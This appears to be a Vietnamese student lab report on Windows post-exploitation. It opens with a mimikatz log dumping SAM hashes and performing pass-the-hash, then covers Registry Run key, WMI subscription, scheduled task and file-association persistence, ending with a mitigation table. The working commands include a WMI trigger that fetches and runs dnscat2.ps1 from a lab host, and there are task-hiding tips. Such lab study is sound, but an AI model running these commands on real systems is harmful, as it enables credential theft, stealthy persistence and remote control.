[22:45:09:1930] [5497:5498] lock from xf$05 Process Token : {0:0000a71f} 2 F 1109553 NHOM11\John S-1-5-21-4088438395-2433137679-3921209263-1129 (13g,26p)
[22:45:08:599] [5497:5498] recursive lock from xf$05 Thread Token : {0:000000e7} I D 1184976 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegated)
[22:45:09:1930] [5497:5498] recursive lock from xf$05
[22:45:09:1930] [5497:5498] mminikatz # lsadump::sam
[22:45:09:1930] [5497:5498] Domain : WIN-1PLTSRHWVAR
[22:45:09:1930] [5497:5498] SID : S-1-5-21-266196457-2581745072-1170281917
[22:45:09:1930] [5497:5498] recursive lock from xf$05
[22:45:09:1930] [5497:5498] lock from xf$05
[22:45:09:1930] [5497:5498] lock from xf$05 Hash : MD5:495b79824367ad1ff6dd884ed423da
[22:45:09:1930] [5497:5498] RID : 000000f4 (500)
[22:45:09:1930] [5497:5498] User : Administrator
[22:45:09:1930] [5497:5498] RID : 000000f5 (501)
[22:45:09:1930] [5497:5498] User : Guest
[22:45:09:1930] [5497:5498] RID : 000000f7 (503)
[22:45:09:1930] [5497:5498] User : DefaultAccount
[22:45:09:1930] [5497:5498] RID : 000000f8 (504)
[22:45:09:1930] [5497:5498] User : MmUtilityAccount
mimikatz # sekurlsa::pth /user:Administrator /domain:NHOM11 /ntml
ERROR kuhl_m_sekurlsa.pth ; Missing argument : user
ERROR kuhl_m_sekurlsa.pth ; Missing at least one argument : ntml/rca OR aesi28 OR aes256
mimikatz # sekurlsa::pth /user:Administrator /domain:NHOM11 /ntml:495b79824367ad1ff6dd884ed423da
user : Administrator
domain : NHOM11
program : cmd.exe
impers. : no
NTLM : MD5:495b79824367ad1ff6dd884ed423da
| PID : 4896
| TID : 1148

```

### 3. Tìm hiểu về kỹ thuật Persistence

#### 3.1. Mô tả 4 kỹ thuật

##### a) Kỹ thuật 1 – Registry Run Keys / Startup Folder

- Mô tả:
  - Theo MITRE ATT@CK:
    - ID: T1547.001
    - Platforms: Windows
    - Permissions Required: Administrator, User
  - Kẻ tấn công có thể thực hiện persistence trên hệ thống bằng cách thêm một chương trình vào thư mục Startup hoặc tham chiếu đến nó thông qua run key trong Registry. Điều này sẽ khiến chương trình

## Lab 2 – Tấn công mạng

được chỉ định tự động chạy mỗi khi người dùng đăng nhập. Những chương trình này sẽ chạy với quyền hạn tương ứng với tài khoản người dùng đó

- Registry Run Keys:
  - Các khóa Run mặc định được tạo sẵn trên hệ thống Windows:
    - HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
    - HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    - HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
- Entry trong Registry run key có thể trỏ trực tiếp đến chương trình thực thi hoặc khai báo dưới dạng dependency. Ví dụ, nạp DLL bằng khóa Depend:
 

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\0001\Depend /v 1 /d "C:\temp\evil.dll"
```

--> Sẽ nạp DLL "evil.dll" khi người dùng đăng nhập
- Trong [demo](#):
  - Tạo Registry Key mới với user permission bằng lệnh: `reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v 1 /d "C:\Windows\System32\cmd.exe /c calc.exe"`
  - calc.exe sẽ được thực thi mỗi lần user đăng nhập sau mỗi lần khởi động lại hoặc tắt máy
- Startup Folder:
  - Thư mục Startup như tên gọi của nó là một thư mục chứa các chương trình sẽ khởi chạy tại Boot Time sau khi người dùng đăng nhập vào phiên của họ
  - Ta có thể áp dụng phương pháp này cho một người dùng duy nhất (`C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`) hoặc cho tất cả người dùng (`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp`) tùy thuộc vào quyền hạn mà ta hiện đang nắm giữ
  - Có thể xem thêm tại MITRE ATT@CK các Registry liên quan đến Startup Folder như các khóa Registry cho phép cấu hình đường dẫn thư mục Startup, Registry cho khởi chạy dịch vụ, Registry theo chính sách hệ thống, Registry Load Value và BootExecute của registry key

## Lab 2 – Tấn công mạng

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Session Manager

- Trong [demo](#):

Tạo một tệp BAT đơn giản trên thư mục Startup của người dùng hiện tại khi người dùng đăng nhập lại, chương trình này sẽ được thực thi

- Tài liệu tham khảo:

- [Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Sub-technique T1547.001 - Enterprise | MITRE ATT&CK®](#)
- [Run and RunOnce Registry Keys - Win32 apps | Microsoft Learn](#)
- [Registry Run Keys / Startup Folder | Red Team Notes 2.0](#)
- [Persistence – Registry Run Keys – Penetration Testing Lab](#)

### b) Kỹ thuật 2 – Windows Management Instrumentation (WMI) Event Subscription

- Mô tả:

- Theo MITRE ATT@CK:
  - ID: T1546.003
  - Platforms: Windows
  - Permissions Required: Administrator, SYSTEM
- WMI có thể được sử dụng để thiết lập các bộ lọc sự kiện (event filters), nhà cung cấp (providers), trình xử lý sự kiện (consumers) và liên kết (bindings) nhằm thực thi mã khi một sự kiện được định nghĩa xảy ra
- Các sự kiện có thể đăng ký bao gồm: thời gian đồng hồ hệ thống, người dùng đăng nhập, hoặc thời gian uptime của máy tính
- Kẻ tấn công có thể lợi dụng khả năng của WMI để đăng ký một sự kiện và thực thi mã tùy ý khi sự kiện đó xảy ra, từ đó duy trì sự hiện diện (persistence) trên hệ thống
- Ngoài ra, cũng có thể biên dịch các script WMI bằng công cụ mofcomp.exe thành các tệp MOF (Managed Object Format) có phần mở rộng .mof, được sử dụng để tạo subscription độc hại
- Việc thực thi thông qua WMI subscription được ủy quyền bởi tiến trình WMI Provider Host (WmiPrvSe.exe), do đó có thể dẫn đến việc mã độc được chạy với quyền SYSTEM cao nhất trên hệ thống
- Attack flow trong [demo](#):
  - Attacker tạo WMI Event Subscription trên máy nạn nhân 10.133.48.104
  - Tiến hành port scan TCP 5900 từ host 10.133.251.105, nhưng payload không kích hoạt do không khớp chuỗi IP trong event message

## Lab 2 – Tấn công mạng

- Scan lại từ host 10.133.251.104 --> lần này trigger thành công vì IP khớp
- Event 257 ghi nhận IP 10.133.251.104, kích hoạt tải mã độc từ http://10.133.251.104/dnscat2.ps1
- Script được thực thi trong bộ nhớ (memory)
- Một kênh DNS Out-of-Band (OOB) được thiết lập giữa attacker và nạn nhân
- Tài liệu tham khảo:
  - [Event Triggered Execution: Windows Management Instrumentation Event Subscription, Sub-technique T1546.003 - Enterprise | MITRE ATT&CK®](#)
  - [An intro into WMI Event Subscriptions for WMI persistence](#)
  - [FuzzySecurity | Windows Userland Persistence Fundamentals](#)
  - [us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent Asynchronous-And-Fileless-Backdoor-wp.pdf](#)
  - [Persistence – WMI Event Subscription – Penetration Testing Lab](#)

### c) Kỹ thuật 3 – Scheduled Task

- Scheduled Task là một cơ chế phổ biến mà mã độc thường lợi dụng để duy trì sự tồn tại (persistence) trên hệ thống Windows. Tính năng này cho phép tự động thực thi các chương trình hoặc script theo lịch định sẵn hoặc mỗi khi hệ thống khởi động
- Windows Task Scheduler có thể được truy cập theo nhiều cách khác nhau
  - Qua command line với tiện ích schtasks
  - Qua GUI trong mục "Administrative Tools" của Control Panel
  - Sử dụng thư viện .NET, netapi32.dll, hoặc Windows Management Instrumentation (WMI)
  - Sử dụng PowerShell Cmdlet Invoke-CimMethod, tương tác với class WMI PS\_ScheduledTask để tạo schedule task dựa trên tệp XML
- Cách malware sử dụng Scheduled Task để tồn tại
  - Thực thi mã độc khi hệ thống khởi động hoặc định kỳ theo thời gian để đảm bảo mã độc luôn được kích hoạt.
  - Thực thi từ xa trong các chiến thuật Lateral Movement.
  - Thực thi bằng tài khoản đặc quyền cao, như SYSTEM
  - Ngụy trang mã độc như thể nó được chạy bởi một tiến trình hệ thống hợp lệ

## Lab 2 – Tấn công mạng

- Cách trốn tránh
  - Tạo các schedule task "ẩn" để tránh bị phát hiện:
    - Xóa giá trị Security Descriptor (SD) trong registry liên quan đến task
    - Chỉnh sửa metadata trong registry để làm sai lệch thông tin và che giấu sự tồn tại của task
  - Các khóa registry lưu trữ thông tin về Scheduled Tasks nằm tại:  
HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree
  - Mỗi task sẽ có một subkey riêng, chứa thông tin như tên task, người tạo, thời gian thực thi, và đường dẫn đến file thực thi. Mã độc có thể thêm một subkey tại đây để chỉ định file độc hại sẽ chạy theo lịch định sẵn
- Minh họa
  - Tạo 1 mã độc đơn giản shell.cmd để ghi lại thời gian thực thi vào log file eviltask\_log.txt và giữ cmd.exe chạy 10 giây để có thể quan sát tiến trình trong Task Manager

```
@echo off
echo [Đã chạy lúc %time%] >> C:\tools\eviltask_log.txt
timeout /t 10 >nul
```


- Tạo schedule task tên "eviltask", chạy cách nhau 1 phút, thực thi mã độc C:\tools\shell.cmd dưới tài khoản SYSTEM

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru "SYSTEM"
SUCCESS: The scheduled task "eviltask" has successfully been created.
```

- /sc minute /mo 1: Thiết lập nhiệm vụ chạy mỗi phút
- /tn "eviltask": Tên task là "eviltask"
- /tr C:\tools\shell.cmd: Tệp thực thi là shell.cmd
- /ru "SYSTEM": Chạy dưới quyền SYSTEM (quyền cao nhất)
- Kết quả
  - Eviltask\_log.txt

## Lab 2 – Tấn công mạng



### ○ Schedule Task

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
eviltask	Ready	At 5:10 PM on 4/20/2025 - After triggered, repeat every 0:01:00 indefinitely.	4/20/2025 5:45:00 PM	4/20/2025 5:44:00 PM	The operation completed successfully. (0x0)	DESKTOP-P4TNDNU\Claire	4/20/2025 5:10:14 PM
MicrosoftEd...	Ready	Multiple triggers defined	4/21/2025 4:00:40 PM	4/20/2025 4:30:44 PM	The operation completed successfully. (0x0)		
MicrosoftEd...	Ready	At 3:30 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/20/2025 5:30:40 PM	4/20/2025 5:30:41 PM	The operation completed successfully. (0x0)		
OneDrive Re...	Ready	At 4:26 PM on 4/19/2025 - After triggered, repeat every 1.00:00:00 indefinitely.	4/21/2025 4:26:31 PM	4/20/2025 3:27:28 PM	The operation completed successfully. (0x0)	Microsoft Corporation	
OneDrive St...	Ready	At 3:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	4/21/2025 6:51:13 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	
OneDrive St...	Ready	At log on of DESKTOP-P4TNDNU\Claire	4/20/2025 4:40:45 PM	4/20/2025 4:40:45 PM	The operation completed successfully. (0x0)	Microsoft Corporation	
PostponeDe...	Ready	At 4:31 PM on 4/23/2025 - Trigger expires at 4/23/2025 4:34:02 PM.	4/23/2025 4:31:02 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Microsoft Corporation	

- [https://drive.google.com/file/d/10UPsZFAqNgjJkHdSiLy\\_y9n\\_uVx1k3KI/view?usp=drive\\_link](https://drive.google.com/file/d/10UPsZFAqNgjJkHdSiLy_y9n_uVx1k3KI/view?usp=drive_link)

### - Tài liệu tham khảo

- <https://attack.mitre.org/techniques/T1053/005/>
- <https://www.ired.team/offensive-security/persistence/t1053-schtask>
- <https://learn.microsoft.com/en-us/windows/win32/taskschd/schtasks>


## d) Kỹ thuật 4 – Change Default File Association

### - Mô tả


- Windows lưu thông tin liên kết giữa phần mở rộng tệp với ứng dụng mặc định mở tệp đó trong Registry. Vì vậy, có thể thay đổi giá trị này để khi mở một tệp bình thường, hệ thống sẽ thực thi mã độc thay vì chương trình hợp lệ
- Các liên kết tệp hệ thống được liệt kê dưới khóa  
HKEY\_CLASSES\_ROOT.[phần mở rộng]
- Mỗi mục này trỏ đến một handler cho phần mở rộng đó nằm tại  
HKEY\_CLASSES\_ROOT\[handler]
- Các lệnh liên quan sẽ được liệt kê dưới dạng các khóa con bên dưới khóa shell, theo đường dẫn  
HKEY\_CLASSES\_ROOT\[handler]\shell\[hành động]\command

## Lab 2 – Tấn công mạng

- Giá trị của các khóa này là các lệnh được thực thi khi handler mở tệp có phần mở rộng tương ứng → chỉnh sửa các giá trị này để liên tục thực thi các lệnh tùy ý
- Minh họa
  - Handle phần mở rộng .txt




- Tạo file .txt với nội dung bất kỳ (bình thường)




- Tạo mã độc để khi người dùng cố gắng mở tệp test.txt thì ứng dụng calculator.exe sẽ được khởi động

```
@echo off
start calc.exe
```



- Sửa đổi registry



- Tham số %1 đại diện cho đường dẫn đến file được double click. Nếu không cần sử dụng file đó thì có thể bỏ %1

- [https://drive.google.com/file/d/1IxTodqXFnsClsu-yUkoj2t0Cxc7eQhXZ/view?usp=drive\\_link](https://drive.google.com/file/d/1IxTodqXFnsClsu-yUkoj2t0Cxc7eQhXZ/view?usp=drive_link)

- Tài liệu tham khảo

- <https://www.ired.team/offensive-security/persistence/hijacking-default-file-extension>

## Lab 2 – Tấn công mạng

- <https://attack.mitre.org/techniques/T1546/001/>

### 4. Thực hiện kịch bản Post Exploitation trong môi trường có Windows Defender

[https://drive.google.com/file/d/1ZLZXOS5knM0zrta69urN\\_PkXTH55cci/view?usp=sharing](https://drive.google.com/file/d/1ZLZXOS5knM0zrta69urN_PkXTH55cci/view?usp=sharing)

### 5. Mô tả các kỹ thuật đã sử dụng theo MITRE ATT&CK và khuyến nghị ngăn chặn tấn công

Kỹ thuật	MITRE ATT&CK ID	Mô tả	Khuyến nghị ngăn chặn
Persistence: Registry Run Keys / Startup Folder	T1547.001	Thêm mã độc vào Registry Run Keys hoặc Startup Folder để khởi động cùng hệ thống.	<ul style="list-style-type: none"> <li>- Giám sát Registry Run Keys và thư mục Startup, tập trung vào các thay đổi không rõ nguồn gốc</li> <li>- Theo dõi tiến trình reg.exe được gọi từ cmd.exe để phát hiện hành vi bất thường</li> <li>- Kiểm tra định kỳ Registry và thư mục Startup bằng Sysinternals Autoruns để phát hiện các chương trình tự khởi động đáng ngờ</li> <li>- Áp dụng whitelisting và giới hạn quyền ghi vào các khu vực nhạy cảm trong Registry</li> </ul>
Privilege Escalation: Hijack Execution Flow (Path Interception)	T1574.009	Lợi dụng đường dẫn không có dấu ngoặc kép chứa khoảng trắng để thực thi tệp độc hại.	<ul style="list-style-type: none"> <li>- Kiểm tra và sửa đường dẫn dịch vụ</li> <li>- Hạn chế quyền ghi thư mục dịch vụ</li> <li>- Giám sát Registry, gỡ bỏ hoặc cập nhật các khóa Registry không còn liên kết với tệp thực thi hợp lệ sau khi gỡ cài đặt phần mềm</li> <li>- Giới hạn quyền dịch vụ, chặn thực thi từ đường dẫn không an toàn.</li> </ul>
Lateral Movement: Pass the Hash	T1550.002	Dùng hash NTLM để xác thực vào máy	<ul style="list-style-type: none"> <li>- Hạn chế hoặc vô hiệu hóa NTLM</li> <li>- Cập nhật bản vá KB2871997 (Windows 7)</li> </ul>

## Lab 2 – Tấn công mạng

		<p>khác mà không cần mật khẩu.</p> <p>trở lên) để hạn chế quyền mặc định của các tài khoản quản trị viên cục bộ</p> <ul style="list-style-type: none"><li>- Kích hoạt chính sách Pass-the-Hash mitigation bằng cách cấu hình Registry hoặc qua GPO</li><li>- Không cấp quyền quản trị viên cục bộ cho tài khoản domain trên nhiều hệ thống</li></ul>
--	--	--